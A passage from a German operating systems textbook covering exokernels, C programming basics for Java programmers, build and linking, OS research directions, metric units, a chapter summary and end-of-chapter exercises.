Anstatt die eigentliche Maschine nachzubilden, wie es bei den virtuellen Maschinen geschieht, besteht eine andere Strategie darin, die Maschine aufzuteilen: Jedem Benutzer wird dabei eine Teilmenge der Betriebsmittel zugeteilt. Auf diese Art bekommt eine virtuelle Maschine zum Beispiel die Blöcke der Festplatte von 0 bis 1.023, die nächste die Blöcke von 1.024 bis 2.047 und so weiter.

Auf der untersten Ebene im Kernmodus läuft ein Programm, das man **Exokern** nennt (Engler et al., 1995). Seine Aufgabe ist es, Ressourcen für die einzelnen virtuellen Maschinen zu belegen und sicherzustellen, dass keine Maschine die Ressourcen von jemand anderem benutzt. Jede virtuelle Maschine im Benutzermodus kann ihr eigenes Betriebssystem verwenden, wie auf einem VM/370-System und dem Virtual-8086-Modus bei einem Pentium. Der Unterschied ist, dass jede virtuelle Maschine nur die Ressourcen verwenden kann, die sie verlangt und belegt hat.

Der Vorteil des Exokern-Konzeptes ist die Einsparung einer Zwischenschicht. Bei anderen Modellen hat jede Maschine ihre eigene Festplatte mit den Blöcken von 0 bis zum Maximum, so dass der Virtual Machine Monitor Tabellen verwalten muss, um die Plattenadressen (und alle anderen Ressourcen) zuzuordnen. Beim Exokern ist diese Zuordnung nicht nötig. Der Exokern muss sich nur merken, welcher virtuellen Maschine welches Betriebsmittel zugeteilt wurde. Diese Methode hat den Vorteil, dass die Multiprogrammierung (im Exokern) vom Benutzerbetriebssystem (im Benutzermodus) getrennt ist. Dafür ist aber weniger Verwaltungsaufwand nötig: Die einzige Aufgabe des Exokerns ist es, die virtuellen Maschinen davon abzuhalten, sich in die Haare zu kriegen.

1.8 Die Welt aus der Sicht von C

Betriebssysteme sind normalerweise große C-Programme (oder manchmal C++-Programme), die aus vielen Teilen bestehen und von vielen Programmierern geschrieben werden. Die Entwicklungsumgebung für Betriebssysteme ist komplett anders als das, was manche (etwa Studenten) vom Schreiben kleiner Java-Programme kennen. Dieser Abschnitt ist ein Versuch, eine sehr kurze Einführung in die Welt der Programmierung von Betriebssystemen für Java-Programmierer zu geben.

1.8.1 Die Programmiersprache C

Wir wollen hier keine Einführung in C geben, sondern nur einige der Hauptunterschiede zwischen C und Java kurz darstellen. Da Java auf C basiert, gibt es natürlich viele Gemeinsamkeiten. Beides sind zum Beispiel imperative Sprachen mit Daten-

typen, Variablen und Steueranweisungen. Die elementaren Datentypen in C sind ganze Zahlen (*integer*, einschließlich *short integer* und *long integer*), Zeichen (*character*) und Gleitkommazahlen (*floating-point number*). Zusammengesetzte Datentypen können durch die Benutzung von Feldern (*array*), Strukturen (*structure*) und Variantenrecords (*union*) konstruiert werden. Die Steueranweisungen in C sind denen in Java recht ähnlich, einschließlich der if-, switch-, for- und while-Anweisungen. Funktionen und Parameter sind in beiden Sprachen in etwa dasselbe.

Ein Konzept in C, das Java nicht kennt, sind die expliziten Zeiger. Ein **Zeiger** (*pointer*) ist eine Variable, die auf eine andere Variable oder Datenstruktur verweist (d.h., sie enthält deren Adresse). Betrachten wir als Beispiel die folgenden Anweisungen:

```
char c1, c2, *p;
c1 = 'c';
p = &c1;
c2 = *p;
```

Hier werden *c1* und *c2* als Zeichenvariablen deklariert und *p* als eine Variable, die auf ein Zeichen zeigt (d.h., die Adresse eines Zeichens enthält). Die erste Zuweisung speichert den ASCII-Code für das Zeichen 'c' in der Variablen *c1* ab. Die zweite weist die Adresse von *c1* der Zeigervariablen *p* zu und die dritte den Inhalt der Variable, auf die *p* zeigt, der Variablen *c2*. Nachdem alle Anweisungen ausgeführt sind, enthält also *c2* ebenfalls den ASCII-Code für 'c'. Theoretisch sind Zeiger getypt, d.h., man sollte eigentlich die Adresse einer Gleitkommazahl nicht einem Zeichenzeiger zuweisen können. Doch in der Praxis akzeptieren Compiler solche Zuweisungen, obgleich manchmal mit einer Warnung. Zeiger sind ein sehr mächtiges Konstrukt, stellen aber auch eine große Fehlerquelle dar, vor allem wenn sie nachlässig eingesetzt werden.

Zu dem, was es in C nicht gibt, zählen Built-In-Zeichenketten, Threads, Pakete, Klassen, Objekte, Typsicherheit und automatische Speicherbereinigung (*garbage collection*). Letztere wäre ein K.O.-Kriterium für Betriebssysteme. Die gesamte Speicherung in C ist entweder statisch oder der Speicher wird explizit vom Programmierer belegt und wieder freigegeben, in der Regel mit den Bibliotheksfunktionen *malloc* und *free*. Diese Eigenschaft – totale Kontrolle des Programmierers über den Speicher – ist es, die zusammen mit dem Konzept der expliziten Zeiger C so attraktiv für die Programmierung von Betriebssystemen macht. Betriebssysteme sind bis zu einem gewissen Grad im Prinzip Echtzeitsysteme, eigentlich sogar Allzwecksysteme. Wenn ein Interrupt auftritt, hat das Betriebssystem möglicherweise nur ein paar Mikrosekunden Zeit, um noch eine Aktion durchzuführen, bevor kritische Informationen verloren gehen. Eine automatische Speicherbereinigung, die zu einem nicht vorhersehbaren Moment anspringt, ist untragbar.

1.8.2 Header-Dateien

Ein Betriebssystemprojekt besteht im Allgemeinen aus einer Reihe von Verzeichnissen mit vielen *.c*-Dateien, die den Code für einige Systemteile enthalten, und mit einigen *.h*-Header-Dateien, die Deklarationen und Definitionen für eine oder mehrere Code-Dateien enthalten. Header-Dateien können auch einfache **Makros** einschließen, wie

```
#define BUFFER_SIZE 4096
```

die es dem Programmierer erlauben, Konstanten zu benennen. So wird *BUFFER_SIZE*, wenn es in einem Code auftritt, während der Übersetzung durch die Zahl 4.096 ersetzt. Als gute C-Programmierpraxis gilt, jede Konstante außer 0, 1 und –1 zu benennen, und diese gelegentlich auch in Größen von Zweierpotenzen zu dimensionieren. Makros können Parameter haben, zum Beispiel

```
#define max(a, b) (a > b ? a : b)
```

Damit hat die Zuweisung

```
i = max(j, k+1)
```

die gleiche Bedeutung wie

```
i = (j > k+1 ? j : k+1)
```

d.h., der größere Wert von *j* und *k* + 1 wird in *i* gespeichert. Header können auch bedingte Übersetzungen enthalten wie

```
#ifdef PENTIUM
    intel_int_ack();
#endif
```

Hier wird nur dann in einen Aufruf der Funktion *intel_int_ack* übersetzt, falls das Makro *PENTIUM* definiert ist, andernfalls passiert nichts. Bedingte Übersetzung wird häufig benutzt, um architekturabhängigen Code zu isolieren: Ein bestimmter Code wird nur benutzt, wenn das System auf einem Pentium übersetzt wird, ein anderer Code wird verwendet, wenn das System auf einem SPARC übersetzt wird, usw. Eine .c-Datei kann 0 oder mehr Header-Dateien einschließen, indem die Direktive #include benutzt wird. Es gibt auch viele Header-Dateien, die in fast jeder .c-Datei benutzt und in einem zentralen Verzeichnis gespeichert werden.

1.8.3 Große Programmierprojekte

Um ein Betriebssystem zu erstellen, wird jede .c-Datei durch den C-Compiler in eine **Objektdatei** übersetzt. Objektdateien, zu erkennen an der Endung .o, enthalten binäre Befehle für die Zielmaschine. Sie werden später direkt von der CPU ausgeführt. So etwas wie einen Java-Bytecode gibt es in der Welt von C nicht.

Der erste Durchlauf des C-Compilers heißt **C-Präprozessor**. Er liest jede .c-Datei ein und holt immer, sobald er auf eine #include-Direktive trifft, die dort genannte Header-Datei und verarbeitet sie. Außerdem expandiert er Makros, behandelt bedingte Übersetzungen (und einige andere Dinge) und übergibt schließlich die Ergebnisse dem nächsten Durchlauf des Compilers, als ob sie in der ursprünglichen .c-Datei enthalten wären.

Da Betriebssysteme sehr groß sind (fünf Millionen Codezeilen sind nicht ungewöhnlich), wäre die vollständige Neuübersetzung nach jeder Änderung in einer Datei untragbar. Auf der anderen Seite verlangt die Veränderung in einer zentralen Header-

Datei, die in tausend anderen Dateien eingeschlossen ist, die Neuübersetzung all dieser Dateien. Den Überblick darüber zu behalten, welche Objektdatei von welchen Header-Dateien abhängt, ist ohne Hilfe nicht machbar.

Glücklicherweise sind Computer genau hier sehr gut. Auf UNIX-Systemen gibt es ein Programm namens *make* (mit zahlreichen Varianten wie *gmake*, *pmake* usw.), das den sogenannten *Makefile* einliest. Mit dessen Hilfe kann ermittelt werden, welche von welchen Dateien abhängen. Die Aufgabe von *make* ist es nun herauszufinden, welche Objektdateien erforderlich sind, um die Binärdatei des Betriebssystems zu erstellen, die jetzt sofort gebraucht wird. Dann prüft *make* für jede Datei, ob eine der Dateien, von denen die Binärdatei abhängt (der Code oder Header), seit der letzten Übersetzung verändert wurde. Falls ja, dann muss diese Objektdatei neu übersetzt werden. Wenn *make* festgelegt hat, welche *.c*-Dateien neu übersetzt werden müssen, ruft es dazu den C-Compiler auf. Somit reduziert sich die Anzahl der Übersetzungen auf das absolute Minimum. Bei großen Projekten ist das Erzeugen von *Makefile* fehleranfällig, deshalb gibt es Hilfsprogramme, die dies automatisch erledigen.




Abbildung 1.30: Der Übersetzungsprozess von C- und Header-Dateien, um eine ausführbare Datei zu erstellen

Wenn alle *.o*-Dateien bereitstehen, werden sie dem **Binder** (*linker*) übergeben, einem Programm, das alle *.o*-Dateien zu einer einzigen ausführbaren binären Datei kombiniert. Zu diesem Zeitpunkt werden auch alle aufgerufenen Bibliotheksfunktionen hin-

zugenommen, die Verweise zwischen Funktionen werden aufgelöst und die Maschinenadressen werden nötigenfalls neu berechnet. Sobald der Binder seine Aufgabe beendet hat, ist das Ergebnis ein ausführbares Programm, das in UNIX-Systemen traditionell mit *a.out* bezeichnet wird. Die verschiedenen Phasen dieses Prozesses bei einem Programm mit drei C-Dateien und zwei Header-Dateien sind in ▶ Abbildung 1.30 zu sehen. Auch wenn wir unsere Ausführungen auf Betriebssysteme beschränkt haben, so gilt das Gesagte ebenso für die Entwicklung eines jeden großen Programms.

1.8.4 Das Laufzeitmodell

Sobald die Binärdatei des Betriebssystems gebunden ist, kann der Computer neu hochgefahren und das neue Betriebssystem gestartet werden. Wenn dies läuft, wird es eventuell Teile laden, die nicht statisch in der Binärdatei enthalten sind, wie Gerätetreiber und Dateisysteme. Zur Laufzeit besteht das Betriebssystem aus mehreren Segmenten für Text (den Programmcode), für die Daten und für den Stack. Das Textsegment ist normalerweise unveränderbar, es wird während der Ausführung nicht geändert. Das Datensegment hat am Anfang eine bestimmte Größe und ist mit bestimmten Werten initialisiert, aber es kann sich bei Bedarf ändern und wachsen. Der Stack ist anfangs leer, wächst und schrumpft aber mit dem Aufruf von Funktionen und den Rücksprüngen. Oft ist das Textsegment im unteren Bereich des Speichers platziert, das nach oben wachsende Datensegment befindet sich direkt darüber und das nach unten wachsende Stacksegment liegt an einer höheren virtuellen Adresse. Das kann jedoch von System zu System anders sein.

In allen Fällen wird der Code des Betriebssystems direkt von der Hardware ausgeführt, ohne Interpreter und ohne Just-in-time-Übersetzung, wie es bei Java normal ist.

1.9 Forschung im Bereich der Betriebssysteme

Informatik ist eine Wissenschaft, die sich permanent weiterentwickelt, und es ist sehr schwer vorauszusagen, in welche Richtung dies führt. Forscher an Universitäten und an Forschungslaboren in der Industrie denken fortlaufend über neue Entwicklungen nach. Einige davon landen im Papierkorb, andere werden zu Schlüsseltechnologien von zukünftigen Produkten und beeinflussen Industrie wie Benutzer gleichermaßen. Die Spreu vom Weizen zu trennen, ist deshalb so schwer, weil es manchmal 20 bis 30 Jahre dauert, ehe sich eine Idee durchsetzt.

Als beispielsweise Präsident Eisenhower 1958 die zum Verteidigungsministerium gehörende Advanced Research Projects Agency (ARPA) gründete, wollte er die Army daran hindern, über das Forschungsbudget des Pentagon, Navy und Air Force lahm zu legen. Er hatte sicher nicht die Erfindung des Internets im Sinn. Doch zu den Projekten, die die ARPA finanzierte, gehörte eine universitäre Forschung im Bereich des damals obskuren Konzeptes eines Paketvermittlungsnetzes, was im ersten experimentellen Paketvermittlungsnetz, dem ARPANET, mündete. Es wurde 1969 ins Leben gerufen. Binnen kürzester Zeit wurden andere von der ARPA finanzierten Forschungs-

netzwerke zum ARPANET dazugeschaltet – und das Internet war geboren. Das Internet wurde für etwa 20 Jahre munter von Forschern in der ganzen Welt zum Austausch von E-Mails genutzt. In den frühen 1990er Jahren erfand Tim Berners-Lee das World Wide Web am CERN in Genf und Marc Andreesen schrieb dafür den ersten grafischen Browser an der Universität Illinois. Und mit einem Mal war das Internet voll von chattenden Teenagern. Präsident Eisenhower würde sich angesichts dessen wahrscheinlich im Grabe herumdrehen.

Die Forschung im Bereich Betriebssysteme führte auch zu dramatischen Veränderungen in verwandten Systemen. Wie bereits besprochen, waren die ersten Computer alles stativerarbeitende Systeme, bevor am M.I.T. das erste interaktive Timesharing-System in den frühen 1960ern erfunden wurde. Alle Computer waren textbasiert, bis Doug Engelbart die Maus und die grafische Benutzeroberfläche am Stanford Research Institute in den späten 1960ern erfand. Wer weiß, was als Nächstes kommen wird?

In diesem und ähnlichen Abschnitten in den weiteren Kapiteln werfen wir einen kurzen Blick auf die Forschungsarbeit der letzten fünf bis zehn Jahre im Bereich der Betriebssysteme – nur um einen Eindruck davon zu vermitteln, was sich am Horizont abzeichnet. Diese Einführung ist aber sicherlich nicht allumfassend und basiert hauptsächlich auf Veröffentlichungen in den besten Journals und auf wichtigen Konferenzen. Diese Ideen haben zumindest die harte Prüfung überlebt, die einer Veröffentlichung vorausgeht. Die meisten der zitierten Artikel kommen entweder von der ACM, von der IEEE Computer Society oder von USENIX und sind für (studentische) Mitglieder dieser Organisationen über das Internet erhältlich. Nähere Informationen zu den Organisationen und deren Bibliotheken findet man unter den folgenden URLs:



Links

ACM	http://www.acm.org
IEEE Computer Society	http://www.computer.org
USENIX	http://www.usenix.org

So ziemlich alle Forscher im Bereich der Betriebssysteme erkennen, dass bestehende Betriebssysteme riesengroß, unflexibel und unsicher sowie mit unzähligen Fehlern behaftet sind, einige mehr als andere (*wir wollen hier keine Namen nennen*). Folglich wird viel geforscht, wie man bessere Betriebssysteme entwickelt. In der näheren Vergangenheit erschienen Arbeiten zu neuen Betriebssystemen (Krieger et al., 2006), Betriebssystemstrukturen (Fassino et al., 2002), Korrektheit von Betriebssystemen (Elphinstone et al., 2007; Yang et al., 2006), Zuverlässigkeit von Betriebssystemen (Swift et al., 2006; LeVasseur et al., 2004), virtuellen Maschinen (Barham et al., 2003; Garfinkel et al., 2003; King et al., 2003; Whitaker et al., 2002), Viren und Würmern (Costa et al., 2005; Portokalidis et al., 2006; Tucek et al., 2007; Vrable et al., 2005), Fehlern und Fehlerbeseitigung (Chou et al., 2001; King et al., 2005), Hyperthreading und Multithreading (Fedorova, 2005; Bulpin und Pratt, 2005) und Benutzerverhalten (Yu et al., 2007) neben vielen weiteren Themen.

1.10 Überblick über das Buch

Wir haben nun unsere Einführung zu den Betriebssystemen abgeschlossen und verlassen jetzt die Vogelperspektive. Es ist an der Zeit, in die Details zu gehen. Wie bereits gesagt besteht aus Sicht des Programmierers die Hauptaufgabe eines Betriebssystems darin, Schlüsselabstraktionen zur Verfügung zu stellen. Die wichtigsten Abstraktionen sind Prozesse und Threads, Adressräume und Dateien. Demzufolge sind die nächsten drei Kapitel diesen entscheidenden Themen gewidmet.

In [Kapitel 2](#) geht es um Prozesse und Threads. Es werden deren Eigenschaften erklärt und wie sie untereinander kommunizieren können. Außerdem werden einige detaillierte Beispiele gegeben, wie Interprozesskommunikation funktioniert und wie einige Fällen vermieden werden können.

In [Kapitel 3](#) untersuchen wir detailliert Adressräume und die damit zusammenhängende Speicherverwaltung. Virtueller Speicher wird als wichtiger Punkt neben eng verwandten Konzepten wie Paging und Segmentierung behandelt.

Danach wird in [Kapitel 4](#) das überaus wichtige Thema der Dateisysteme behandelt. Mit ihnen haben Benutzer am weitaus häufigsten zu tun. Wir werden sowohl die Schnittstelle zum Dateisystem als auch Realisierungen von Dateisystemen betrachten.

Ein-/Ausgabe ist das Thema von [Kapitel 5](#). Das Konzept der Geräteunabhängigkeit bzw. der Geräteabhängigkeit wird näher beleuchtet. Einige wichtige Geräte dienen dabei als Beispiele, wie etwa Plattspeicher, Tastaturen und Bildschirme.

Das [Kapitel 6](#) handelt von Deadlocks. Dabei werden auch Verfahren besprochen, wie man sie verhindern und vermeiden kann.

An dieser Stelle sind die wichtigsten Ausführungen über Einprozessorsysteme abgeschlossen. Trotzdem gibt es noch viele Dinge über weiterführende Themen zu sagen. In [Kapitel 7](#) werden Multimedia-Systeme untersucht, die einige Eigenschaften aufweisen, die sie von klassischen Betriebssystemen unterscheiden, weil sie andere Anforderungen erfüllen müssen. Neben anderen Themen werden Scheduling und das Dateisystem direkt durch die Charakteristiken von Multimedia beeinflusst. Ein weiterer wichtiger Punkt sind Mehrprozessorsysteme. Dazu gehören Multicomputer, Parallelcomputer und verteilte Systeme. Diese Themen werden in [Kapitel 8](#) behandelt.

Ein weiteres sehr wichtiges Thema ist die Sicherheit von Betriebssystemen, auf das wir in [Kapitel 9](#) eingehen werden. Neben den bereits in diesem Kapitel angesprochenen Punkten werden dann noch Bedrohungen (z.B. Viren und Würmer), Schutzmechanismen und Sicherheitsmodelle besprochen.

Danach folgen einige Fallbeispiele von gängigen Betriebssystemen. Dies sind Linux ([Kapitel 10](#)) und Windows Vista ([Kapitel 11](#)) und Symbian ([Kapitel 12](#)). Das Buch schließt mit einigen Weisheiten und Gedanken zum Entwurf von Betriebssystemen in [Kapitel 13](#).

1.11 Metrische Einheiten

Um Missverständnisse zu vermeiden, ist es an dieser Stelle sinnvoll zu erwähnen, dass in diesem Buch – wie auch in der Informatik im Allgemeinen – das metrische System für Einheiten verwendet wird, anstelle des traditionellen englischen Systems. Die Präfixe des metrischen Systems sind in ► Abbildung 1.31 aufgeführt, sie werden meistens mit dem ersten Buchstaben abgekürzt, bei Einheiten größer als eins werden sie als Großbuchstaben geschrieben. Eine 1-TB-Datenbank belegt demnach 10^{12} Byte im Speicher und ein Zeitgeber mit der Auflösung 100 psek (oder auch 100 ps) tickt alle 10^{-10} Sekunden. Da milli und mikro beide mit einem „m“ beginnen, musste man festlegen, dass das „m“ für milli und das „μ“ (das griechische Zeichen für „m“) für mikro steht.

Exp.	Ausgeschrieben	Präfix	Exp.	Ausgeschrieben	Präfix
10^{-3}	0,001	Milli	10^3	1.000	Kilo
10^{-6}	0,000 001	Mikro	10^6	1.000.000	Mega
10^{-9}	0,000 000 001	Nano	10^9	1.000.000.000	Giga
10^{-12}	0,000 000 000 001	Pico	10^{12}	1.000.000.000.000	Tera
10^{-15}	0,000 000 000 000 001	Femto	10^{15}	1.000.000.000.000.000	Peta
10^{-18}	0,000 000 000 000 000 001	Atto	10^{18}	1.000.000.000.000.000.000	Exa
10^{-21}	0,000 000 000 000 000 000 001	Zepto	10^{21}	1.000.000.000.000.000.000.000	Zetta
10^{-24}	0,000 000 000 000 000 000 000 001	Yoko	10^{24}	1.000.000.000.000.000.000.000.000	Yotta

Abbildung 1.31: Die wichtigsten metrischen Präfixe

Es sollte noch erwähnt werden, dass die Einheiten für Speichergrößen im Allgemeinen eine leicht unterschiedliche Bedeutung haben. Kilo bedeutet dann 2^{10} (1.024) im Gegensatz zu 10^3 (1.000), weil Speichergrößen aus physischen Gründen immer eine Potenz von 2 sind. Ein 1 KB großer Speicher enthält also 1.024 Byte, nicht 1.000 Byte. Ebenso enthält ein Speicher von 1 MB 2^{20} (1.048.576) Byte und ein 1-GB-Speicher damit 2^{30} (1.073.741.824) Byte. Trotzdem überträgt eine 1-Kbps-Leitung (bps = Bit pro Sekunde) genau 1000 Bit in der Sekunde und ein 10-Mbps-LAN arbeitet mit 10.000.000 Bit/s, weil diese Geschwindigkeiten keine Zweierpotenzen sind. Leider werden diese beiden Faktoren gerne vermischt, vor allem wenn es um Größen von Festplatten geht. Um in diesem Buch Verwechslungen zu vermeiden, verwenden wir die Symbole KB, MB und GB für jeweils 2^{10} , 2^{20} bzw. 2^{30} Byte und die Symbole Kbps, Mbps und Gbps für 10^3 , 10^6 und 10^9 Bit/s.

ZUSAMMENFASSUNG

Betriebssysteme können unter **zwei Gesichtspunkten** betrachtet werden: als Ressourcenverwalter oder als erweiterte Maschinen. Wenn man von einem **Ressourcenverwalter** spricht, meint man die Aufgabe, verschiedene Teile des Systems effizient zu verwalten. Ist die Rede von einer **erweiterten Maschine**, dann geht es um die Aufgabe, den Benutzern Abstraktionen zur Verfügung zu stellen, deren Benutzung komfortabler als die direkte Verwendung der Hardware ist. Dies schließt Prozesse, Adressräume und Dateien ein.

Betriebssysteme haben eine lange Geschichte, die ihren Anfang nahm, als sie die Operatoren ersetzten, und mit modernen multiprogrammierbaren Systemen ihre Fortsetzung findet. Wichtige Stationen waren die frühen Stapelverarbeitungssysteme, die multiprogrammierbaren Systeme und die Personalcomputer.

Da Betriebssysteme sehr eng mit der Hardware zusammenarbeiten, benötigt man Kenntnisse über die Hardware, um Betriebssysteme besser verstehen zu können. Computer sind aus Prozessoren, Speicher und Ein-/Ausgabegeräten aufgebaut, die alle durch Busse miteinander verbunden sind.

Die **Grundkonzepte**, auf denen alle Betriebssysteme basieren, sind Prozesse, Speicherverwaltung, Ein-/Ausgabeverwaltung, das Dateisystem und Sicherheit. Jeder dieser Aspekte wird in einem der folgenden Kapitel behandelt.

Das Herzstück jedes Betriebssystems bilden die angebotenen **Systemaufrufe**. Sie zeigen, was das Betriebssystem wirklich leistet. Wir haben für UNIX vier Gruppen dieser Systemaufrufe betrachtet. Die erste betraf die **Erzeugung** und das **Beenden** von Prozessen, die zweite das **Lesen** und **Schreiben** von Dateien. Die dritte Gruppe enthielt Funktionen für die **Verzeichnisverwaltung**, die vierte umfasste verschiedene andere **Funktionen**.

Betriebssysteme können auf unterschiedliche Art und Weise strukturiert werden. Die bekanntesten sind monolithische Systeme, hierarchisch geschichtete Systeme, Mikrokerne, Client-Server-Modelle, virtuelle Maschinen und Exokerne.



Übungen

1. Was versteht man unter Multiprogrammierung?
2. Was ist Spooling? Glauben Sie, dass Spooling eine Eigenschaft ist, die zukünftige Personalcomputer standardmäßig eingebaut haben?
3. Bei den ersten Computern wurde das Lesen und Schreiben jedes einzelnen Bytes vom Prozessor durchgeführt (d.h., es gab noch keine DMA). Was für Auswirkungen hat das für die Multiprogrammierung?
4. Die Idee, ganze Familien von Rechnern zu bauen, wurde in den 1960er Jahren mit dem System/360 von IBM für Großrechner eingeführt. Ist diese Idee heute gestorben oder existiert sie immer noch?
5. Ein Grund für die zurückhaltende Annahme grafischer Benutzeroberflächen war, dass die nötige Hardware anfangs noch sehr teuer war. Wie viel Videospeicher braucht man für die Darstellung von 80 Zeichen auf 25 Zeilen Textmodus in Schwarz-Weiß? Und wie viel braucht man für die Darstellung von 1024×768 Bildpunkten mit 24-Bit-Farbtiefe? Was hat der nötige Speicher 1980 gekostet, als ein KB etwa 5 Dollar kostete? Und wie viel kostet er heute?
6. Es gibt mehrere Entwurfsziele bei der Entwicklung eines Betriebssystems, z.B. Betriebsmittelausnutzung, Rechtzeitigkeit, Robustheit usw. Geben Sie ein Beispiel für zwei Entwurfsziele, die sich möglicherweise gegenseitig widersprechen.
7. Welche der folgenden Befehle sollten nur im Kernmodus erlaubt sein?
 - a. Sperren aller Unterbrechungen
 - b. Lesen der aktuellen Uhrzeit
 - c. Setzen der aktuellen Uhrzeit
 - d. Ändern der Speicherzuordnungstabellen
8. Betrachten Sie ein System mit zwei Prozessoren, wobei jeder dieser Prozessoren zwei Threads (Hyperthreading) hat. Nehmen Sie an, dass drei Programme, P_0 , P_1 und P_2 , mit Laufzeiten von 5, 10 bzw. 20 ms gestartet werden. Wie lange wird es dauern, bis die Ausführung dieser Programme vollständig abgeschlossen ist? Nehmen Sie dazu an, dass alle drei Programme 100% CPU gebunden sind, sich während der Ausführung nicht gegenseitig blockieren und die einmal zugewiesene CPU nicht getauscht wird.
9. Ein Computer hat zur Befehlsabarbeitung eine vierstufige Pipeline eingebaut. Jede Stufe benötigt für die Bearbeitung dieselbe Zeit von 1 ns. Wie viele Befehle kann dieser Rechner pro Sekunde abarbeiten?

- 10.** Betrachten Sie ein Computersystem, dass über Cache-Speicher, Arbeitsspeicher (RAM) und Plattspeicher verfügt, außerdem benutzt das Betriebssystem virtuellen Speicher. Man benötigt 2 ns für den Zugriff auf ein Datenwort im Cache, 10 ns für ein Wort im RAM und 10 ms für ein Wort von der Platte. Wenn die Cache-Trefferrate 95% und die Trefferrate im Arbeitsspeicher (nach einem Fehlschlag im Cache) 99% beträgt, wie lang ist dann die durchschnittliche Zugriffszeit auf ein Wort?
- 11.** Ein aufmerksamer Korrektor findet in dem Manuskript eines Betriebssystembuches einen Rechtschreibfehler, der sich konstant durch den gesamten Text zieht. Das Buch hat etwa 700 Seiten, wobei jede Seite 50 Zeilen mit jeweils 80 Zeichen pro Zeile hat. Wie lange dauert es, bis der gesamte Text elektronisch durchsucht ist, wobei die Originalkopie in jeder Speicherebene von ▶ Abbildung 1.9 vorhanden ist? Bedenken Sie, dass die Zugriffszeit bei den internen Speichern pro Zeichen gegeben ist. Bei den Plattspeichern können Sie eine Zugriffszeit pro Block von 1.024 Zeichen annehmen und bei Bandlaufwerken ist die Zeit bis zum Erreichen der richtigen Position angegeben, danach entspricht die Geschwindigkeit etwa der einer Platte.
- 12.** Wenn ein Benutzerprogramm einen Systemaufruf macht, um eine Datei von der Festplatte zu lesen oder darauf zu schreiben, übergibt es einen Identifikator für die Datei, einen Zeiger auf einen Datenpuffer und einen Zähler. Danach wird die Kontrolle an das Betriebssystem abgegeben, das den entsprechenden Treiber aufruft. Stellen Sie sich vor, dass der Gerätetreiber die Aktion startet und sich beendet, bis ein Interrupt auftritt. Für den Fall, dass von der Platte gelesen wird, muss der Aufrufer blockiert werden, weil er auf die zu lesenden Daten wartet. Aber was ist, wenn auf die Platte geschrieben wird? Muss der Aufrufer dann auch auf die Beendigung der Datenspeicherung warten?
- 13.** Was ist ein Trap-Befehl? Erläutern Sie seine Anwendung in Betriebssystemen.
- 14.** Was ist der Hauptunterschied zwischen einer Unterbrechung durch den Trap-Befehl und einem Interrupt?
- 15.** Wozu braucht man eine Prozesstabelle in einem Timesharing-System? Wird die Tabelle auch bei Personalcomputern benötigt, bei denen nur ein Prozess existiert und die gesamte Maschine für seine Ausführungszeit belegt?
- 16.** Gibt es einen Grund, warum Sie ein Dateisystem in ein nicht leerer Verzeichnis einhängen wollen? Falls ja, welchen?
- 17.** Was ist der Zweck eines Systemaufrufes in einem Betriebssystem?
- 18.** Geben Sie für jeden der folgenden Systemaufrufe einen Grund an, weshalb er nicht funktionieren könnte: fork, exec und unlink.

19. Kann der Aufruf von

```
count = write(fd, buffer, nbytes);
```

einen anderen Wert als *nbytes* in *count* zurückliefern? Wenn ja, warum?

20. Eine Datei mit dem Dateideskriptor *fd* enthält die folgende Sequenz von Zeichen: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. Folgende Systemaufrufe werden durchgeführt:

```
lseek(fd, 3, SEEK_SET);
read(fd, &buffer, 4);
```

Dabei wird die aktuelle Leseposition in der Datei durch *lseek* auf das dritte Byte gesetzt. Was enthält *buffer* nach dem Ende des Lesens?

21. Nehmen Sie an, dass eine 10MB große Datei auf einer Platte auf derselben Spur (Spur-Nummer 50) in aufeinanderfolgenden Sektoren gespeichert wird. Der Plattenarm befindet sich aktuell über der Spur-Nummer 100. Wie lange wird es dauern, diese Datei von der Platte abzurufen? Nehmen Sie dazu an, dass die Bewegung des Arms von einem Zylinder zum nächsten ungefähr 1 ms dauert und dass es 5 ms dauert, bis der Sektor mit dem Dateianfang unter dem Kopf platziert ist. Nehmen Sie weiter an, dass das Lesen mit 100MB/s stattfindet.
22. Was ist der wesentliche Unterschied zwischen einer Blockdatei und einer Zeichendatei?
23. Im Beispiel der ►Abbildung 1.17 hat die Bibliotheksfunktion den Namen *read* und der Systemaufruf heißt auch *read*. Ist es nötig, dass beide Funktionen denselben Namen haben? Falls nicht, welcher ist wichtiger?
24. Das Client-Server-Modell ist bei verteilten Systemen sehr verbreitet. Kann es auch in einem Einzelplatzcomputer Anwendung finden?
25. Für einen Programmierer sieht ein Systemaufruf genauso aus wie der Aufruf einer Bibliotheksfunktion. Ist es für den Programmierer wichtig zu wissen, wann eine Bibliotheksfunktion einen Systemaufruf ausführt? Falls ja, unter welchen Umständen und warum?
26. In ►Abbildung 1.23 sieht man einige Systemaufrufe von UNIX, für die keine entsprechende Funktion in der Win32-API existiert. Überlegen Sie sich für jede dieser Funktionen, welche Folgen das für einen Programmierer hat, der ein UNIX-Programm konvertieren will, um es unter Windows laufen zu lassen.
27. Ein Betriebssystem heißt portabel, wenn es von einer Systemarchitektur zu einer anderen ohne Modifikationen übertragen werden kann. Erklären Sie, warum es nicht machbar ist, ein Betriebssystem zu entwickeln, das vollständig portabel ist. Beschreiben Sie zwei obere Schichten, die man bei der Entwicklung eines hochportablen Betriebssystems erhält.

